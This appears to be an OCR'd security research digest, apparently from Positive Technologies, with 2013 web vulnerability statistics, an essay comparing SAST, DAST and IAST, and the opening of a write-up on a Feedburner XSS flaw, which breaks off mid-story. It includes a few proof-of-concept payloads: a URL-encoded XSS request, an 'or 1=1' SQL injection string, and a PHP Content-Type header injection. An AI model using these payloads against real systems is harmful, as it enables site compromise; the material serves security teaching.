
Most Insecure Language

76% of sites written in **PHP** have high vulnerabilities; while web applications written in Java and ASP.NET are less vulnerable (70% and 55% respectively). Applications written in all three languages were found to have medium severity level vulnerabilities.

The statistics by average number of vulnerabilities in a system prove that sites written in PHP are most vulnerable. On average, every PHP application has 12 critical vulnerabilities, whereas Java and ASP .NET applications contain 2 or less critical vulnerabilities.



Vulnerability analysis by industry



Most common vulnerabilities by website (%)

PHP	Доля сайтов, %	Java	Доля сайтов, %	ASP.NET	Доля сайтов, %
Cross-Site Scripting	90	Cross-Site Scripting	80	Cross-Site Scripting	73
Credential/Session Prediction	86	Fingerprinting	60	Brute Force	73
Brute Force	81	Brute Force	45	Fingerprinting	55
Information Leakage	67	Credential/Session Prediction	45	Cross-Site Request Forgery	55
SQL Injection	62	Server Misconfiguration	35	Credential/Session Prediction	45
Fingerprinting	43	Information Leakage	30	Information Leakage	45
Cross-Site Request Forgery	43	XML External Entities	30	Server Misconfiguration	36
Server Misconfiguration	29	SQL Injection	25	Application Misconfiguration	36
Insufficient Authorization	29	Cross-Site Request Forgery	25	XML External Entities	36
Application Misconfiguration	19	Insufficient Authorization	15	SQL Injection	27

Most common vulnerabilities by programming language

62% of sites written in PHP include the high vulnerability "SQL Injection". This percentage is lower for other languages. One main reason is that PHP versions exist that do not allow users to create parametrized SQL queries. Therefore, many programmer guides include coding examples that use insecure database queries.

Vulnerabilities by Servers

Like in 2012, resources based on **Apache Tomcat** web server had the highest percentage (75%) of critical vulnerabilities. The percentage of critical vulnerabilities found in **Microsoft IIS** and **Nginx** systems greatly increased to 71% and 57% respectively; while they declined in Apache-based resources from 88% in 2012 to 60% in 2013.


The most common administration error was **Information Leakage** which was present in 45% of all examined resources.

Vulnerabilities by Industry


Mass Media sites contained web applications with the highest percentage (80%) of high severity level vulnerabilities. The second largest number of high severity vulnerabilities were found on Technology company sites (75%), with e-Banking websites rounded out the top three with 67%. Government sites recorded the lowest percentage of vulnerable web applications with 33%.

These results however greatly depend on the data available for analysis. For example, since Technology companies usually provided access to web application source code, than their sites were often analyzed using white-box testing; making the results more accurate.

On the other hand, the state of Government sites could actually be much worse than reported, since we were not given special permissions to these sites and therefore could only perform our analysis as an outsider with limited access to resources. We recommend using special web application protection tools like a Web Application Firewall to combat threats directed at Government organizations. In 2013, we found only one site that used such protection measures, compared with 30% of similar sites in 2012.



Average number of vulnerabilities by industry



Most common vulnerabilities in e-banking systems (% of vulnerable systems)

e-Banking Vulnerabilities

In 2013, the most common flaws found in e-banking systems were **"Cross-Site Scripting"** and **"Application Identification".** These vulnerabilities were present in **75%** of systems tested. XML External Entity was more prevalent than in 2012 and Brute Force (2012 leading vulnerability) is now on the third most commonly found flaw.

We also assessed how compliant e-banking systems were with PCI DSSv3 (chapter 6.5). **None of the e-banking systems in our study were** fully compliant with the **PCI DSS** requirements.


Comparison of Testing Methods

In 2013, Positive Technologies used black-, grey- and white-box test methods. Back-box testing analyzes a system without any details from its owner; grey-box testing implies an attacker with certain privileges in a system; and white-box testing, uses special privileges and access to analyze all system details including application source code.

Amongst the web sites analyzed, 60% of them were found to have critical vulnerabilities when black- and grey-box testing was used. However, the results increased to 75% when white-box testing was employed. This method is also better for detecting vulnerabilities of medium and low severity levels.

Comparing the average number of vulnerabilities for a system, we concluded that white-box testing finds almost 10 times more critical vulnerabilities and about twice as many medium and low vulnerabilities as compared to grey- and black-box methods only.

Therefore, white-box testing is preferable for source code analysis. However, companies rarely use this method: only 13% of the examined web resources were done using white-box testing.



Number of vulnerabilities by testing method (by severity level)

Positive Technologies Helped SAP to Fix Vulnerabilities

The experts of Positive Technologies regularly perform research and organize webinars to help eliminate vulnerabilities in SAP systems. SAP released an update in November 2013 that fixed vulnerabilities in its products. In particular, a flaw detected by our experts in the service-oriented integration platform NetWeaver was eliminated; which is the basis of all SAP Business Suite applications.

If this vulnerability that was detected by Dmitry Gutsko and Dmitry Sklyarov, the specialists of Positive Research Center, had been exploited than confidential information might have been disclosed. With access to the table RSECTAB of the SAP server, a malicious user can retrieve passwords of other SAP systems with RFC connections established. It is a high severity level vulnerability for SAP NetWeaver 7.20, SAP_BASIS 7.3 and their earlier versions.

HOW TO REVEAL APPLICATION VULNERABILITIES? SAST, DAST, IAST AND OTHERS

PT Application Inspector Team

Security analysis of applications is commonly divided into two areas: static analysis and dynamic analysis. They are often incorrectly identified with white-box and black-box testing, respectively.

Contrary to common belief, dynamic analysis can be applied when an application and its source code are available. Moreover, dynamic analysis sometimes proves to be much more efficient here than static analysis. Another popular misconception is that source code analysis is equal to static analysis, while static analysis is applicable to compiled applications, too. Needless to say that today, various JIT solutions like .NET MSIL and Java Bytecode are widely used, which blurs out the difference between analyzing source code and compiled applications.

To further complicate matters, often times marketing language gets introduced that over simplifies the technical analysis methods it attempts to describe. For example, some Analysts interchangeably use: Interactive Application Security Testing (IAST), which in fact refers to dynamic analysis, Dynamic Application Security Testing (DAST) and Static Application Security Testing (SAST). However, to clear up any confusion, let me define some long-standing terms.

- DAST — dynamic (i.e. requiring execution) application security analysis without access to the server-end source code and runtime environment.
- SAST — static (i.e. not requiring execution) application security analysis with access to the server-end and client-end source code (along with its derivatives) and runtime environments.
- IAST — dynamic application security analysis with access to the server-end source code and runtime environment.
- Source code analysis — static or dynamic analysis with access to the server-end and client-end source code (and its derivations) and runtime environments.

In other words, DAST represents black-box dynamic analysis (at least, for server end), SAST represents white-box static analysis, and IAST represents white-box dynamic analysis.

DAST: The Good, the Bad and the Ugly

Black-box dynamic application analysis is the most simple and widespread method of vulnerability testing. In fact, every time when we insert a quote into a URL or enter '>, it is this complex test. It is actually fault injection into an application (aka fuzzing) implemented by emulating the client end and sending well-known invalid data to the server end.

The simplicity of this method results in a large number of implementations; Gartner's Magic Quadrant is full with competitors. Moreover, DAST engines are included in most compliance and vulnerability management systems such as MaxPatrol (Symantec Control Compliance Suite is perhaps the only exception). Noncommercial solutions are also widely used. For example, there is a basic (very basic) DAST module in Nessus and more advanced mechanisms in w3af and sqlmap.

The DAST advantages are its simplicity and the fact that there is no need to access the application server. Another good feature is its relative independence of the application platform, framework and programming language. You can use this additional information about applications to improve the analysis performance, but as an optional optimization.

However, DAST has its flipside.

- Black-box method fails to reveal many attack vectors.
- For more complex clients and protocols, analysis efficiency dramatically decreases. Web 2.0, JSON, Flash, HTML 5.0, and JavaScript applications require either dynamic (i.e. emulation of JavaScript execution) or static (Flash grep or taint analysis of JavaScript) client-end examination. It considerably complicates the fuzzer client turning it into nearly a fully featured browser.
- Nonzero probability of integrity and availability violation (e.g. if structures like 1=1 will get into UPDATE through SQL Injection).
- Long execution time. Your humble narrator has hardly ever seen a DAST utility finish its analysis of a rather wide-branching site — the testing window always closed first. The Pareto principle suites the situation rather good — 80% of vulnerabilities come from 20% of time spent.
- It is difficult to find many vulnerability types.


For example, cryptographic errors like weak generating methods for cookie or session ID (except the simplest cases) are poorly detected by DAST.

SAST: Quick and Dirty

Now let's talk about SAST disadvantages. First, there is no integrated engineering or scientific approach (because of objective difficulties). As a result, every developer invents his/her own way, and then marketing guys wrap it into glossy pseudo-scientific package.


Secondly, most static analysis methods generate a high number of potential vulnerabilities that turn out to be false positive at great expense to resources.

Thirdly, SAST is unable to detect certain vulnerability types (bit.ly/1nobul5). Finally, a static approach implies restrictions. There is a number of examples: code generated on the fly, storing code and data in DBMSs, file systems etc. Extra effort depends on code languages (and even versions) and frameworks. Just a language is not enough to detect entry and exit points and filtering functions, a developer needs to find libraries and frameworks used in real life.



```
<?php
|
$yii = dirname(__FILE__).'/framework/yii.php';
$config = dirname(__FILE__).'/protected/config/bil.config.php';
$client_config = '/usr/local/bil/client.main.php';

require_once($yii);

if (file_exists($client_config) && is_readable($client_config)){
    $config = CMap::mergeArray(
        require_once($config),
        require_once($client_config)
    );
}

Yii::createWebApplication($config)->run();
```

Dynamic inclusions together with transparent application initialization



A2 - Cross Site Scripting (XSS) (1 616)
A3 - Broken Authentication and Session Managem
A4 - Insecure Direct Object Reference (255)
A5 - Cross Site Request Forgery (CSRF) (38)
A6 - Security Misconfiguration (18 282)

Just 1600+ XSSs and 18 000+ configuration flaws! Efficiency of analysis is perfectly shown, isn't it?

Cross a Hedgehog with a Snake

SAST and DAST have advantages and disadvantages; therefore the community proposes an idea to unite these approaches or to use a hybrid method that takes only the good from each approach. While this idea in concept is not hard to imagine, it has proven to be very hard to execute successfully. In fact, in the past several years, there have been at least 3 separate attempts to solve this problem.

The first attempt included correlating and cross-utilizing DAST and SAST results. This approach is intended to improve the coverage of dynamic analysis by applying the results of the static one and to reduce the number of false positives. For example, IBM chose this path.


However, it became quickly evident that the advantages of this approach were overestimated. Additional entry points transferred from SAST to DAST without context (or, in our terms, without additional requirements) often only increased the processing time. Think of SAST detecting 10,000 combinations of URLs and parameters and sending them to DAST; at that, 9,990 of them require authorization. If SAST doesn't "explain" to DAST that authorization is required and doesn't provide information on how to authorize, then the scanner will be senselessly knocking at all these URLs and operating time will increase 1,000 times, almost without any result change.

The main problem, however, was actually incompatibility of DAST input and SAST output. In most cases, static analyzer output looks as follows: "insufficient filtration in line 36, XSS is possible." However, the DAST native format is an HTTP request like */path/api?parameter=[XSS]&topic=important with* vulnerability type specified and preferably with a set of values for fuzzer considering filtration functions.

Pay regard for an important parameter topic=important. It is this requirement to be fulfilled for fuzzer to get into the necessary vulnerable API. Nobody guarantees that the parameter will be vulnerable when addressing */path/api?parameter=[XSS]&topic=other.* How on earth will the static analyzer know it? No idea…

Various additional modules like mod_rewrite, frameworks, web server settings, etc. make the problem even more complex.

In short, it didn't work.


SQL Server Profiler - [Untitled - 1
File Edit View Replay Tools Window Help

```
EventClass              TextData
Audit Logout

SQL:BatchStarting       SELECT * FROM "PW_USER" WHERE ID < ...
SQL:BatchCompleted      SELECT * FROM "PW_USER" WHERE ID < ...
Audit Logout
RPC:Completed           exec [CC_Test_1_13_01_10_18_29_20]....
RPC:Completed           exec [CC_Test_1_13_01_10_18_29_20]....

SELECT * FROM "PW_USER" WHERE ID < 1000 and  Name = ''1 or 1=1
```

It seems to me I made a little IAST again…

Hybrid Theory

Another approach considered was IAST (Interactive or even Intrinsic Application Security Testing). IAST is in fact an extension of dynamic analysis including access to the server-end source code and runtime environment (in the course of fuzzing using DAST). For this purpose, either instrumentation of web server, framework or source code is used or built-into tracing tools.


For example, you can effectively use the results obtained by SQL Server Profiler or similar utilities to detect SQL Injection. These utilities show what passed through all filtering functions and actually reached the server.

When IAST dynamic taint analysis was presented, once again, to the AppSec community, it captured a large number of supporters who praised its advantages. For example, it allows one to improve the dynamic analysis efficiency by tracking distribution of fuzzer requests through different levels of an application (it helps reduce false positives and detect Double Blind SQL injection). Moreover, instrumentation on different levels of an application allows one to detect delayed attacks such as Stored XSS and Second Order SQL Injection, which are hardly recognized by either SAST or DAST.


It is also important that this approach provides a solution to the problem of URL-to-source mappings, i.e. mapping of application input points and source-code lines. The three-stage solution, depicted below, is complex and requires instrumentation code for the server, but it does provide some result.

IAST Disadvantages


However, IAST has its disadvantages. First, it is necessary to perform code instrumentation and/or install an agent for dynamic instrumentation of web servers, DBMSs and frameworks. Obviously, it is not (always) applicable to (all) production systems. Furthermore, compatibility and performance issues arise.



Stored XSS and its SpyFilter tracing



Hybrid analysis, HP vision (RAST=IAST)



Dynamic Application Security Testing (DAST) and Static Application Security Testing (SAST) – Issue Type Coverage
SAST only
DAST only
DAST & SAST

It works like this (bit.ly/Q9rZwl)

Positive Technologies Studied Oracle Siebel Security

In studying Oracle Siebel CRM security, the experts at Positive Technologies discovered multiple security flaws that could trigger remote command execution, internal network resources and file system availability, denial of service and sensitive data disclosure. Moreover, Oracle Database was found to contain a vulnerability, which allows a malware user to access remote resource contents and conduct DoS attacks. Vyacheslav Egoshin, Nikita Mikhalevsky, Alexey Osipov, Dmitry Serebryannikov, Dmitry Sklyarov, Alexander Tlyapov, Sergey Shcherbel, and Timur Yunusov took part in the study.

A Critical Patch Update (CPU) fixing the above mentioned flaw was released in mid-October 2013.




```
Address:    POST /r-cms/admin/edit_move.php?out=%27%3C%
            2Fscript%3E%3Cimg+src%3Dx+onerror%3Dalert%
            281%29%3E HTTP/1.1
            Host: localhost
            Content-Type: application/x-www-form-urlencoded
            Content-Length: 15
            Connection: close

            pass=P%40ssw0rd
Conditions  !($_SESSION['admin'])
```

Exploit, backdoor and ~~two smoking barrels~~ additional requirement (bit.ly/1p6ER6c)

Additionally, IAST currently represents an extension of DAST (by the way, Gartner directly denotes it in their blog, gtnr.it/1iTvUpy) and inherits both positive and negative features of this method. It is whispered that the pure IAST (bit.ly/1eKmNVJ) is coming, but it is going to be more like an Application IDS/Firewall that can incidentally reveal vulnerabilities.

Returning to the subject, IAST serves as an intermediate mechanism and allows us to solve the problem of SAST and DAST compatibility, but only partly. In some cases, especially having a worthwhile SAST, it can give quite a good result.

You can find some more criticism of the hybrid analysis in the article A Dose of Reality on Hybrid Analysis by Chris Eng (bit.ly/1qDNNxd). Let me note that most of his arguments are applicable both to the simple correlation of SAST and DAST results and hybrid analysis using IAST.



```
Line:      45
Function:  return mysql_query($s);
```

Double Blind SQLi here, a Time-Based one needed...

Call to Arms

It is clearly seen that IAST represents an approach that is too complex. There is a strong need for a more efficient solution. This new method has no buzzword yet, but its aspects are described in scientific papers more and more often. The essence of this approach is to combine static and dynamic analysis without any intermediate link. The basic principle is the same as in IAST, but the static analysis (which is potentially more comprehensive) is considered here to be the principle one. To solve the problem, SAST should prepare data for verification in DAST-suitable format, e.g. in the form of an HTTP request with additional requirements and a set of parameter values for fuzzing.

How to solve the format problem? It is a theme for a separate article. However, let me note that there is nothing impossible. By the way, the new approach also allows us to integrate SAST with Web Application Firewall, which will help eliminate found vulnerabilities more quickly.

One more thing. Please, do not take this the wrong way. I am not against IAST, but I'm for it. Some acridity is a respond to the statements like "IAST>SAST+DAST!" This method has its niche. Furthermore, it helps implement the concept of continuous monitoring, which is trendy today. However, you can obtain the same results without fuzzing the entire application. In some cases, you do not even need to run it… Let's talk about it some other time.

Positive Technologies' Research Helped World's Largest Companies

Timur Yunusov and Alexey Osipov unveiled their research "XML Out-of-Band Data Retrieval" at Black Hat Europe in spring 2013. From this research, an automated technique called XXE OOB was created and used to help detect and fix new types of vulnerabilities in Microsoft Office, Invensys Wonderware, Oracle software, and Siemens SCADA components. Such security flaws were even detected in ModSecurity, a popular open source firewall designed to protect web applications. By the end of the year, their research was included in the Top 10 Web Hacking Techniques, an annual list of the most significant vulnerability analysis techniques. On another note, a method described in the article "Random Numbers. Take Two" by Dmitry Nagibin, Arseny Reutov, and Timur Yunusov made the Top 10 list in 2012, placing fourth.

TWO TALES ABOUT GOOGLE VULNERABILITIES

Pavel Toporkov
blog.ptsecurity.com/2014/01/true-tales-about-vulnerabilities-in.html

The Little Content Type That Could

The vulnerability was in Feedburner. First, I created a feed and tried to inject malicious code in it. Injected data just wouldn't show up, only harmless links appeared. After a few more useless attempts, I found many messages from PodMedic, which examines links in every feed. If PodMedic finds troubles creating a feed, it reports the cause of such troubles. The messages read that links were incorrect because the Content Type returned was a text type.

I bet the Content Type on this page was not filtered. A simple script for my server:

```
<?php header('Content-
Type: text/<img src=z
onerror=alert(document.
domain)>; charset=UTF-8'); ?>
```

Here is what we needed:

